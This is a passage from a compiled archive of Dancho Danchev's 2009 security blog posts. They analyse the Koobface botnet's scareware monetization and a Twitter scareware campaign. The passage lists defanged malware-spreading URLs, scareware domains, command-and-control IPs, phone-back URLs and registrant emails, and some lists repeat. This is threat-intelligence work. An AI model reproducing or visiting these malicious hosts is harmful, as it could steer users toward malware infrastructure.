claykelley .net/extrlmevlds

claykelley .net/mmyvide0

clubatleticigualada .com/y0urc1ip

connoro .com/bestsh0w

consignbuydesign .com/fuunnyttube

dkflyt .dk/mmytw

downingfarms .com/bestacti0n

eminfinity.com .au/amalzlngc1ips

eminfinity.com .au/uncens0redsh0w

endurancesportscar .com/extrlmem0vies

epicent .dk/pub1icfi1m

evaracollin .be/mmyfi1ms

exceleronmedical .com/amalzlngc1ips

exceleronmedical .com/c00lperf0rmans

exceleronmedical .com/privalettube/?youtube.com

finolog .com/privalem0vie

fitslim .com/fantasticdem0nstrati0n

gacogop .org/fuunnyc1ips

gamlabodens .se/privaletw

garagedoorsnow .com/meggadem0nstrati0n

garlicworld .com/mmym0vie

garlicworld .com/uncens0redperf0rmans

gcillustration .com/extrlmevide0

germanamericantax .com/pub1icm0vie

happyholidaychristmastrees .com/uncens0redperf0rmans

horaexata.com .br/c00lc1ip

huffmanfarms .com/fantasticfi1ms

imagequest360 .com/fantasticm0vies

inartdesigns .com/extrlmevide0

interception .dk/mmyttube

kalender.sttmedia .se/amalzlngdem0nstrati0n

kartingclubsourdsnamur .be/besttw

kiding.users.digital-crocus .com/mmym0vies

kloerfem .dk/amalzlngsh0w

kracl .com/freeesh0w

kreativdizajn .com/amalzlngvlds

ktvsongs .com/pub1icacti0n

lonestargcs .com/mmydwd

losangelesfurniture .com/fantasticdem0nstrati0n

lr-online .dk/c00lfi1ms

lr-online .dk/y0ursh0w

marketmarkj .com/privalem0vies

martinhorngren .com/privalettube

meetingpacket .com/youtube.com

microscoop .net/fantasticttube

momentsbypat .com/pub1icm0vie

mtn-ejendomme .dk/mmyacti0n

1443



nadiottawa .org/pub1icc1ips

naestved-sportscollege .dk/amalzlngacti0n

nicalandnow .com/uncens0redvlds

odyssey-consultants .com/amalzlngvide0

odyssey-consultants .com/mmym0vie

onlyfun .se/extrlmec1ip

pridesoccer .com/privalec1ips

quicksilver-direct .com/amalzlngfi1m

reddoorchina .com/mmyvlds

relivery .com/extrlmesh0w

ristorocasanova .it/youtube.com

sanfranciscocookie .com/fantasticfi1ms

sarkos .ch/fuunnyperf0rmans

saudiclubs .org/fantasticvlds

sauipeswimwear .com/c00lm0vie

schoolofhiphop .no/freeefi1ms

senegalinfoservices .com/bestacti0n

squashigualada .com/extrlmevlds

starcraftdream .com/fuunnyvlds

stm.frihost .org/freeefi1m

1444

stringer .no/uncens0redacti0n

sttmedia .se/fantastictw

taia.com .br/uncens0reddwd

thefurniturewarehouse .net/mmym0vies

theidusshop .com/pub1ictw

thepinflow .com/meggash0w

thorsen-meyer .dk/bestc1ips

tivity .dk/amalzlngm0vie

tivity .dk/fantasticfi1ms

tizianamaniezzo .com/fantasticc1ips

tohva .org/bestacti0n

troop270 .nwsc.org/fuunnydwd

txmurphys .com/c00lfi1m

tybjerglillebakkervand .dk/privalem0vie

vagnpfisk .dk/privalem0vie

vivaipirovano .com/youtube.com

xanchise .com/c00lc1ip

yurafting .com/amalzlngvlds

[19]Sampled Koobface binary now phones back to ***bianca.trinityonline .biz/.sys/?action=ldgen &v=14*** *and* ***bianca.trinityonline .biz/.sys/?action=ldgen &a=590837698 &v=14 &l=1000 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0***

&c _be=0 &c _tg=0 &c _nl=0*. 69.163.147.203 - Email: email@darrenjames.net, with the latest Koobfae update modules detected as follows -* ***61.235.117.83 /bin/[20]v2prx.exe****;* ***61.235.117.83 /bin/[21]pp.12.exe***

*The "Koobface botnet and the 40 cybercriminals" (****2008 ali baba and 40 , LLC****) have not just started monetizing the infected hosts, they're using multiple layers of monetization to do so.*

Related posts:

[22]Movement on the Koobface Front - Part Two

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm's Twitter Campaign

[26]Dissecting the Koobface Worm's December Campaign

[27]Dissecting the Latest Koobface Facebook Campaign

[28]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [29]Dancho Danchev's blog.

1. http://blog.trendmicro.com/pick-your-poison-koobface-or-fakeav/

2.

http://www.virustotal.com/analisis/5daf7fb19bea76e5b438b69f72d75b8006ca0dfbfb68a0c43466b3e1bfd0c220-12532

90342

3. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

4.

http://www.virustotal.com/analisis/7f1a848c42f548715b3ae28a7033c6d9b3dc64630f62ecb8b72b658dfc18f86e-12532

89574

5.

http://www.virustotal.com/analisis/8b6b0105d5bd4b374e1fb826ce69874c2c5fc3430507d439547c4a81e0e778db-12532

89585

6. http://garwarner.blogspot.com/2009/09/koobface-wrecks-search-results.html

7. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

10. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

11. http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

12. http://whois.domaintools.com/61.235.117.83

13. http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves_%281944_film%29

14. http://en.wikipedia.org/wiki/Ali_Baba

15. http://www.virustotal.com/analisis/f9927cedb08e47c838772a791dd476924c7ca9c9c193ffd7b8b16b99a8455602-1253034136

16. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

17. http://www.virustotal.com/analisis/fc49e1fb731ae959262b2237494e0cd39e1c5399f4fd56a1e40276053a0e693f-1253114398

18. http://www.virustotal.com/analisis/9c23d2c48bc5912869f2ccee1cf8798cb8b9f466996c96538546c7466ae710ef-1253034570

19. http://www.virustotal.com/analisis/15a4092d1af66a5a12655732f5fd3bf77015be8cc334094575222b0b71056e90-1253025400

20. http://www.virustotal.com/analisis/4e334d1637ab18624c0c500d77e990470b52254dd73e6e689a89a4238947278e-1253035704

21. http://www.virustotal.com/analisis/2fb995fc38c855a38e8094c589d58227ac5836956b0d88b0c3a4cdae47f3374e-1253035776

22. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

23. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

24. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

25. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

26. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

27. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

28. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

29. http://ddanchev.blogspot.com/

1446



Koobface Botnet's Scareware Business Model (2009-09-16 20:45)

UPDATE1: *TrendMicro just confirmed the ongoing [1]double-layer monetization of Koobface. Meanwhile, the gang is rotating the scareware domains with new ones pushed by popup.php, followd by two recently updated Koobface components.*

The [2]new scareware domains ***kjremover .info****;* ***lrxsoft .info*** *- 212.117.160.21 - Email: niclas@i.ua actually*

[3]download it from the well known ***q2bf0fzvjb5ca .cn*** *portfolio, which phones back to the same domains listed previously, with only a slight change in the filename -* ***urodinam .net/8732489273.php****. The generic detection rate for the updated components (****61.235.117.83 /bin/[4]get.exe****;* ***61.235.117.83 /bin/[5]v2webserver.exe****) with get.exe phoning back to a domain parked at the takedown-proof, China-based* ***61.235.117.83****, in particular* ***gdehochesh***

.com/adm/index.php*.*

Just like Conficker, the [6]Koobface botnet is no stranger to the [7]scareware business model and the potential for monetization of the hundreds of thousands of infected hosts.

However, changes made in the campaign structure of the Koobface botnet during the last couple of days, indicate that the Koobface gang has embedded a pop-up at each and every host that's automatically rotation different scareware brands. ***They're now officially monetizing the botnet using a scareware business model****.*

Let's analyze the latest changes introduced by the Koobface gang over the last couple of days and emphasize 1447



on the monetization tactics introduced by the gang.

[8]Next to [9]insulting, showing [10]gratitude, the [11]Koobface gang also has a (black) sense of humor - within one of the directories at the takedown-proof command and control used by the gang in China ([12]61.235.117.83; at ***61.235.117.83/bin*** *in particular) they've left the following message "* ***2008 ali baba and 40, LLC****". [13]Ali Baba and the Forty Thieves is a 1944 film based on the original [14]Ali Baba character.*

Compared to previous campaigns relying on centralized command and control and redirection points – making

them easy to shut down – the ongoing Facebook campaigns are dynamically redirecting to IPs within the Koobface network, which combined with their use of compromised legitimate sites is supposed to make the take down of their campaigns a bit more time consuming.

1448



That's, of course, not the case since undermining their monetization approaches undermines the monetary value of

their campaigns, which is what they’re after this time. The Koobface gang has now embedded a single line within each and every infected host used in the campaign, in order to not only attempt to infect new visitors with the Koobface malware itself, but to also trick them into installing the scareware which is rotated as usual.

dangerWindAdr = 61.235.117.83/ popup.php *loads on each and every Facebook spoof page part of the botnet and is then redirecting the most popular scareware template, the* ***My computer Online Scan****.*

1449



The first scareware domain used in the last 48 ***ryacleaner .info/hitin.php?affid=02979*** *(212.117.160.21l parked there as also* ***eljupdate .info*** *Email: niclas@i.ua and* ***dercleaner .info*** *Email: niclas@i.ua) was serving setup.exe which is downloading the actual [15]scareware executable from* ***mt3pvkfmpi7de .cn/get.php?id=02979*** *(220.196.59.23).*

What’s so special about this domain? It was last profiled in the [16]A Diverse Portfolio of Fake Security Software -

Part Twenty Three with the entire portfolio of .cn domains parked at the same IP registered under the same email -

robertsimonkroon@gmail.com.

The second scareware domain pushed by the Koobface during the last 24 hours, ***gotrioscan .com/?uid=13301***

- 91.212.107.103 - momorule@gmail.com redirects to ***plazec .info/22/?uid=13301 -*** *91.212.107.103 - Email:*

bebrashe@gmail.com where the [17]scareware is served. Parked at the same IP is the rest of thescareware domains 1450

portfolio pushed by Koobface:

in5id .com

in5ch .com

goscanback .com

goscanlook .com

gofatescan .com

goeachscan .com

gobackscan .com

goironscan .com

gotrioscan .com

ia-pro .com

iantivirus-pro .com

iantiviruspro .com

windoptimizer .com

woptimizer .com

in5cs .com

wopayment .com

in5st .com

zussia .info

1451



plazec .info

gaudad .info

voided .info

gelded .info

tithed .info

botled .info

tented .info

fatted .info

unowed .info

wzand .info

searce .info

prarie .info

meyrie .info

pittie .info

penvie .info

figgle .info

sawme .info

droope .info

haere .info

scarre .info

1452



undeaf .info

adjudg .info

wiving .info

slatch .info

bedash .info

dolchi .info

sighal .info

devicel .info

knivel .info

freckl .info

scrowl .info

usicam .info

spelem .info

vagrom .info

numben .info

speen .info

krapen .info

atwain .info

1453



declin .info

inclin .info

unclin .info

towton .info

grumio .info

stampo .info

extrip .info

polear .info

benber .info

kedder .info

erpeer .info

argier .info

fulier .info

lavyer .info

inquir .info

orodes .info

faites .info

beeves .info

quoifs .info

filths .info

broths .info

nevils .info

swoons .info

sallat .info

apalet .info

1454



reglet .info

camlet .info

plamet .info

hownet .info

fosset .info

cuplift .info

raught .info

holdit .info

unroot .info

unwept .info

anmast .info

ticedu .info

outliv .info

onclew .info

froday .info

1455



mayray .info

tenshy .info

steepy .info

miloty .info

debuty .info

fifthz .info

potinz .info

caretz .info

narowz .info

What do these two scareware executables have in common? Its the phone back locations that the Koobface

gang is using, reveling its ***participation in a scareware affiliate network called Crusade Affiliates****.*

1456



The first phone back location ***urodinam.net /dfgsdfsdf .php*** *- 122.224.9.67 adds a .bat file which would attempt to obtain mshta.exe from* ***urodinam.net/33t .php? stime=1253063118*** *on hourly basis. The second phone back location is the Crusade Affiliates network that shares revenue with the Koobface gang whenever a scareware pushed by the gang is purchased -* ***crusade-affiliates .com/install.php?id=02979*** *- 85.17.139.149.*

The third phone back location is a direct download attempt of [18]FraudTool.Win32.SecretService; RogueAn-

tiSpyware.PrivacyCenter.AJ from ***0ni9o1s3feu60 .cn/u4.exe*** *- 220.196.59.23. It's pretty evident that the Koobface botnet is now relying on multiple layers of monetization approaches.*

The Koobface gang has been pretty during the last couple of days.

The following list of Koobface malware

spreading domains are in circulation across social networking sites since the last 48 hours, consisting of a combination of purely malicious and compromised legitimate sites:

3sss .com/youtube.com

4bond .it/youtube.com

ac2j .com/freeem0vies

aced1979 .freehostia.com/y0urfi1m

alexandrialocksmith .net/uncens0redvide0

alpha.kei .pl/amalzlngfi1ms

alruwaithy .com/extrlmeperf0rmans

astoundeddesign .com/privaledem0nstrati0n

awwfuck .me/fuunnyacti0n

1457



baddog.me .uk/uncens0redc1ip

bbckzoo .com/extrlmedwd

bbckzoo .com/mmyperf0rmans

be. la/freeefi1ms

bencaputoprinting .com/c00lfi1m

bicentenario.sc49 .info/mmyfi1m

bighornrivercabins .com/c00lvlds

biskopsto .fo/fantasticm0vie

bloch-data .dk/c00lvlds

bokongerslev .dk/amalzlngm0vie

bokongerslev .dk/extrlmeacti0n

book-dalmose .dk/extrlmeperf0rmans

campionariadigalatina .it/youtube.com

carlamo .com/extrlmec1ip

centerforyourhealth .com/extrlmem0vies

centralbaptist.org .au/fantasticvide0

certtiletechs .com/fuunnym0vies

cisaimpianti .net/youtube.com

1458

claykelley .net/extrlmevlds

claykelley .net/mmyvide0

clubatleticigualada .com/y0urc1ip

connoro .com/bestsh0w

consignbuydesign .com/fuunnyttube

dkflyt .dk/mmytw

downingfarms .com/bestacti0n

eminfinity.com .au/amalzlngc1ips

eminfinity.com .au/uncens0redsh0w

endurancesportscar .com/extrlmem0vies

epicent .dk/pub1icfi1m

evaracollin .be/mmyfi1ms

exceleronmedical .com/amalzlngc1ips

exceleronmedical .com/c00lperf0rmans

exceleronmedical .com/privalettube/?youtube.com

finolog .com/privalem0vie

fitslim .com/fantasticdem0nstrati0n

gacogop .org/fuunnyc1ips

gamlabodens .se/privaletw

garagedoorsnow .com/meggadem0nstrati0n

garlicworld .com/mmym0vie

garlicworld .com/uncens0redperf0rmans

gcillustration .com/extrlmevide0

germanamericantax .com/pub1icm0vie

happyholidaychristmastrees .com/uncens0redperf0rmans

horaexata.com .br/c00lc1ip

huffmanfarms .com/fantasticfi1ms

imagequest360 .com/fantasticm0vies

inartdesigns .com/extrlmevide0

interception .dk/mmyttube

kalender.sttmedia .se/amalzlngdem0nstrati0n

kartingclubsourdsnamur .be/besttw

kiding.users.digital-crocus .com/mmym0vies

kloerfem .dk/amalzlngsh0w

kracl .com/freeesh0w

kreativdizajn .com/amalzlngvlds

ktvsongs .com/pub1icacti0n

lonestargcs .com/mmydwd

losangelesfurniture .com/fantasticdem0nstrati0n

lr-online .dk/c00lfi1ms

lr-online .dk/y0ursh0w

marketmarkj .com/privalem0vies

martinhorngren .com/privalettube

meetingpacket .com/youtube.com

microscoop .net/fantasticttube

momentsbypat .com/pub1icm0vie

mtn-ejendomme .dk/mmyacti0n

1459

nadiottawa .org/pub1icc1ips

naestved-sportscollege .dk/amalzlngacti0n

nicalandnow .com/uncens0redvlds

odyssey-consultants .com/amalzlngvide0

odyssey-consultants .com/mmym0vie

onlyfun .se/extrlmec1ip

pridesoccer .com/privalec1ips

quicksilver-direct .com/amalzlngfi1m

reddoorchina .com/mmyvlds

relivery .com/extrlmesh0w

ristorocasanova .it/youtube.com

sanfranciscocookie .com/fantasticfi1ms

sarkos .ch/fuunnyperf0rmans

saudiclubs .org/fantasticvlds

sauipeswimwear .com/c00lm0vie

schoolofhiphop .no/freeefi1ms

senegalinfoservices .com/bestacti0n

squashigualada .com/extrlmevlds

starcraftdream .com/fuunnyvlds

stm.frihost .org/freeefi1m

1460

stringer .no/uncens0redacti0n

sttmedia .se/fantastictw

taia.com .br/uncens0reddwd

thefurniturewarehouse .net/mmym0vies

theidusshop .com/pub1ictw

thepinflow .com/meggash0w

thorsen-meyer .dk/bestc1ips

tivity .dk/amalzlngm0vie

tivity .dk/fantasticfi1ms

tizianamaniezzo .com/fantasticc1ips

tohva .org/bestacti0n

troop270 .nwsc.org/fuunnydwd

txmurphys .com/c00lfi1m

tybjerglillebakkervand .dk/privalem0vie

vagnpfisk .dk/privalem0vie

vivaipirovano .com/youtube.com

xanchise .com/c00lc1ip

yurafting .com/amalzlngvlds

[19]Sampled Koobface binary now phones back to ***bianca.trinityonline .biz/.sys/?action=ldgen &v=14*** *and* ***bianca.trinityonline .biz/.sys/?action=ldgen***

&a=590837698 &v=14 &l=1000 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0

&c _be=0 &c _tg=0 &c _nl=0*. 69.163.147.203 - Email: email@darrenjames.net, with the latest Koobfae update modules detected as follows -* ***61.235.117.83 /bin/[20]v2prx.exe****;* ***61.235.117.83 /bin/[21]pp.12.exe***

*The "Koobface botnet and the 40 cybercriminals" (****2008 ali baba and 40 , LLC****) have not just started monetizing the infected hosts, they're using multiple layers of monetization to do so.*

Related posts:

[22]Movement on the Koobface Front - Part Two

[23]Movement on the Koobface Front

[24]Koobface - Come Out, Come Out, Wherever You Are

[25]Dissecting Koobface Worm's Twitter Campaign

[26]Dissecting the Koobface Worm's December Campaign

[27]Dissecting the Latest Koobface Facebook Campaign

[28]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [29]Dancho Danchev's blog.

1. http://blog.trendmicro.com/pick-your-poison-koobface-or-fakeav/

2.

http://www.virustotal.com/analisis/5daf7fb19bea76e5b438b69f72d75b8006ca0dfbfb68a0c43466b3e1bfd0c220-12532

90342

3. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

4.

http://www.virustotal.com/analisis/7f1a848c42f548715b3ae28a7033c6d9b3dc64630f62ecb8b72b658dfc18f86e-12532

89574

5.

http://www.virustotal.com/analisis/8b6b0105d5bd4b374e1fb826ce69874c2c5fc3430507d439547c4a81e0e778db-12532

89585

6. http://garwarner.blogspot.com/2009/09/koobface-wrecks-search-results.html

7. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

8. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

9. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

1461

10. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

11. http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

12. http://whois.domaintools.com/61.235.117.83

13. http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves_%281944_film%29

14. http://en.wikipedia.org/wiki/Ali_Baba

15. http://www.virustotal.com/analisis/f9927cedb08e47c838772a791dd476924c7ca9c9c193ffd7b8b16b99a8455602-12530

34136

16. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

17. http://www.virustotal.com/analisis/fc49e1fb731ae959262b2237494e0cd39e1c5399f4fd56a1e40276053a0e693f-12531

14398

18. http://www.virustotal.com/analisis/9c23d2c48bc5912869f2ccee1cf8798cb8b9f466996c96538546c7466ae710ef-12530

34570

19. http://www.virustotal.com/analisis/15a4092d1af66a5a12655

732f5fd3bf77015be8cc334094575222b0b71056e90-12530

25400

20. http://www.virustotal.com/analisis/4e334d1637ab18624c0c500d77e990470b52254dd73e6e689a89a4238947278e-12530

35704

21. http://www.virustotal.com/analisis/2fb995fc38c855a38e8094c589d58227ac5836956b0d88b0c3a4cdae47f3374e-12530

35776

22. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

23. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

24. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

25. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

26. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

27. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

28. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

29. http://ddanchev.blogspot.com/

1462



The Ultimate Guide to Scareware Protection (2009-09-18 19:03)

Throughout the last two years, [1]scareware (fake security software), quickly emerged as the single most profitable monetization strategy for cybercriminals to take advantage of. Due to the aggressive advertising practices applied by the cybercrime gangs, thousands of users fall victim to the scam on a daily basis, with the gangs themselves earning hundreds of thousands of dollars in the process.

*This **[2]end user-friendly guide aims to educate the Internet user on what scareware is**, the risks posed by installing it, how it looks like, its delivery channels, and most importantly, how to recognize, avoid and report it to the security community taking into consideration the fact that 99 % of the current releases rely on social engineering tactics.*

This post has been reproduced from [3]Dancho Danchev's blog.

1. http://en.wikipedia.org/wiki/Scareware

2. http://blogs.zdnet.com/security/?p=4297

3. http://ddanchev.blogspot.com/

1463



Dissecting September's Twitter Scareware Campaign (2009-09-25 12:03)

UPDATE: *4 hours after notification, Twitter has suspended the remaining bogus accounts. [1]Until the next time, when the reCAPTCHA recognition gets [2]cost-effectively outsourced for automatic [3]scareware-serving purposes.*

Over the last couple of days, my Ukrainian "fan club" – fan club in a sarcastic sense due to [4]the love, more

[5]love, even [6]more love and [7]gratitude shown so far – has once against started abusing Twitter by automatically generating bogus accounts [8]tweeting scareware serving links by syndicating Twitter's trending topics.

This traffic acquisition tactic is in fact nothing new, and in the case of this Ukrainian cybercrime enterprise, is done "in between" the rest of their malicious activities. What's worth pointing out is that just like the most recent

[9]malvertising campaign at NYTimes.com, the Ukrainian gang keeps using domains already in circulation within their blackhat SEO campaigns, making it fairly easy to establish connections between these and the ongoing Twitter campaign.

1464



By the time Twitter suspends the automatically registered bogus accounts, on average, 70 to 80 tweets have been published per single account. Here's the most recent list of currently active Twitter accounts tweeting scareware links:

twitter.com /verina1238

twitter.com /knab190

twitter.com /zastrow994

twitter.com /gustave12

twitter.com /trautwein9975

twitter.com /reinke341

twitter.com /ordella509

twitter.com /lysa380

twitter.com /weinhold344

twitter.com /wachsmann1541

twitter.com /weishaupt917

twitter.com /scheid1265

twitter.com /fitz1677

twitter.com /falkner425

twitter.com /opel1409

1465



twitter.com /rasche1401

twitter.com /schlecht1581

twitter.com /verina1238

twitter.com /perahta985

The accounts are relying on identical short URLs, with the following ones still active and in circulation:

tinyurl.com /lyby2r

tinyurl.com /nx39k8

tinyurl.com /lyby2r

tinyurl.com /mnbfox

tinyurl.com /msjjv8

tinyurl.com /mj5wju

tinyurl.com /mxg2vo

tinyurl.com /m656h7

tinyurl.com /nffkly

xrl.us /bfnpv7

xrl.us /bfnsa8

xrl.us /bfny8e

1466



xrl.us /bfnnu4

xrl.us /bfnzkk

a.gd/ 6af3fe

a.gd/ 649be

a.gd/ f6b7f5

a.gd/ 0abe74

is.gd/ 3AoRZ

is.gd/ 3A5DD

is.gd/ 3AUVc

is.gd/ 3BZqa

is.gd/ 3C4IU

The short URLs rely on several redirectors to finally land the end user on a scareware site, such as ***securityland .cn*** *and* ***imagination-1 .com****:*

securityland .cn *- 64.86.25.201 - Email: keithdgetz@gmail.com. Parked on the same IP are also:*

abclllab .com

0lenfo .com

ynoubfa .cn

protectinstructor .cn

immitations-all .net

1limbo .net

imagination-1 .com*- 64.86.25.202 - Email: gertrudeedickens@text2re.com. Parked on the same IP are also:* ***bombas10 .com***

graves111 .com

iriskas .com

yvicawo .cn

Where do we know the ***gertrudeedickens@text2re.com*** *email from? Several of the scareware domains pushed in the [10]ongoing U.S Federal Forms Themed Blackhat SEO Campaign have been registered using it, that very*

same blackhat SEO whose central redirector ***a-n-d-the .com/wtr/router.php -*** *95.168.177.35* ***-*** *and* ***in-t-h-e.cn*** *-*

72.21.41.198 - (hosted by Layered Technologies, Inc.) mimics the campaign structure of 2008's [11]massive input validation abuse attack using iFrames, courtesy of the RBN and the very first scareware campaigns.

Moreover, the same email has been used to register two of the "phone-back" domains for the scareware pushed in the blackhat SEO campaign and the [12]NYTimes.com malvertising attack - ***windowsprotection-suite .net***

- Email: gertrudeedickens@text2re.com and ***securemysystem .net*** *- Email: gertrudeedickens@text2re.com.*

1468



The following scareware domains are not just used within the Twitter campaign, some of them have also been

detected as part of blackhat SEO campaigns:

ekevuc .cn *- 64.213.140.68*

windowspcdefender .com

smart-virus-eliminator .com

fast-systemguard .net

opyhila .cn

riwryse .cn

adijef .cn

dunhah .cn

idisuan .cn

wobcyn .cn

upuoro .cn

ucyilwo .cn

1469

ogywuep .cn

adaengu .cn

taziqow .cn

zerkauz .cn

ejavone .cn *- 64.213.140.69*

fastsystem-guard .com

windowsguardsuite .com

windowssystemsuite .com

winsecuritysuite-pro .com

windows-protectionsuite .net

malwarecatcher .net

fast-scan-protect .net

fastscansecure .net

goryhe .cn

pyzuhme .cn

zydfaqe .cn

ahoize .cn

abonyag .cn

abenapi .cn

otobym .cn

abicoym .cn

nepsoym .cn

byzfalo .cn

pywudar .cn

qucgyit .cn

dahokxu .cn

lylbaov .cn

cusryw .cn

1470



fast-scanandprotect .net

fastscanonline .com

fastsearch-secure .com

fast-systemguard .net

go-scanandsecure .net

goscan-protect .com

go-searchandscan .com

guardmyzone .net

mynewprotection .net

my-newprotection .net

my-officeguard .com

my-officeguard .net

myprotectedsystem .com

myprotected-system .com

my-protectedzone .net

1471

myprotectionshield .com

myprotectionzone .com

my-protectionzone .com

my-protectionzone .net

myprotection-zone .net

my-saerchsecure .com

my-safetyprotection .com

my-systemprotection .net

mysystemsafety .com

my-systemscan .com

my-systemscanner .com

mysystemsecurity .com

new-scanandprotect .com

1472



newscan-andprotect .net

new-systemprotection .com

online-scanandsecure .net

online-securescanner .net

online-systemscan .com

onlinesystemscan .net

protectand-secure .com

protectionsearch .com

safetyshield .net

safetysystem-guard .com

scanonline-protect .com

scan-system .net

scanvirus-online .net

searchandscan .net

1473

search-scanonline .net

searchsecureguard .net

secure-systemguard .net

system-guard .net

systemguard-zone .com

systemguard-zone .net

systemprotected .net

systemscan-secure .net

trust-systemprotect .com

trust-systemprotect .net

trustsystem-protection .com

trust-systemprotection .net

windows-protectionsuite .net

windows-systemguard .net

windows-virusscan .net

winprotection-suite .com

[13]Sampled scareware also [14]phones-back to ***mysecurityguru .cn*** *- 64.86.16.170 - Email:*

an-

drew.fbecket@gmail.com, the same phone-back domain was used in the scareware sampled from the [15]NY-

*Times.com malvertising attack, with the same email also belonging to a scareware domain (****mainsecsys .info****) listed in the [16]Diverse Portfolio of Fake Security Software - Part Twenty Two for July.*

The cybercrime powerhouse behind all these attacks, continues maintaining the largest market share of [17]systematic Web 2.0 abuse, and that includes their involvement in [18]the Koobface botnet.

Related posts:

[19]Dissecting Koobface Worm's Twitter Campaign

[20]Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware

[21]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[22]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[23]The Twitter Malware Campaign Wants to Bank With You

[24]Does Twitter's malware link filter really work?

[25]Commercial Twitter spamming tool hits the market

[26]Cybercriminals hijack Twitter trending topics to serve malware

[27]Spammers harvesting emails from Twitter - in real time

[28]Twitter hit by multiple variants of XSS worm[29]

This post has been reproduced from [30]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3178

2. http://blogs.zdnet.com/security/?p=1835

3. http://blogs.zdnet.com/security/?p=4297

4.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

5.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtEll/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_m

ore_love_3.JPG

6.

http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxIf4Hw/s1600-h/blackhat_seo_ddanchev_more_love.JPG

7.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

1474

8. http://blogs.zdnet.com/security/?p=4389

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

11. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

12. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

13. http://www.virustotal.com/analisis/425f7045781ca3609eeb17a8a833b5fe9494f2779257451d88f18bc85f59342d-1253865277

14. http://www.virustotal.com/analisis/3b765e9540575b044eccf7aaaa3bdc2c4114ccb206b84aa88e8e02524745fc4a-12538

73563

15. *http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html*

16. *http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html*

17. *http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html*

18. *http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html*

19. *http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html*

20. *http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html*

21. *http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html*

22. *http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html*

23. *http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html*

24. *http://blogs.zdnet.com/security/?p=3872*

25. *http://blogs.zdnet.com/security/?p=2477*

26. *http://blogs.zdnet.com/security/?p=3549*

27. *http://blogs.zdnet.com/security/?p=3402*

28. *http://blogs.zdnet.com/security/?p=3125*

29. http://blogs.zdnet.com/security/?p=3706

30. http://ddanchev.blogspot.com/

1475



Dissecting September's Twitter Scareware Campaign (2009-09-25 12:03)

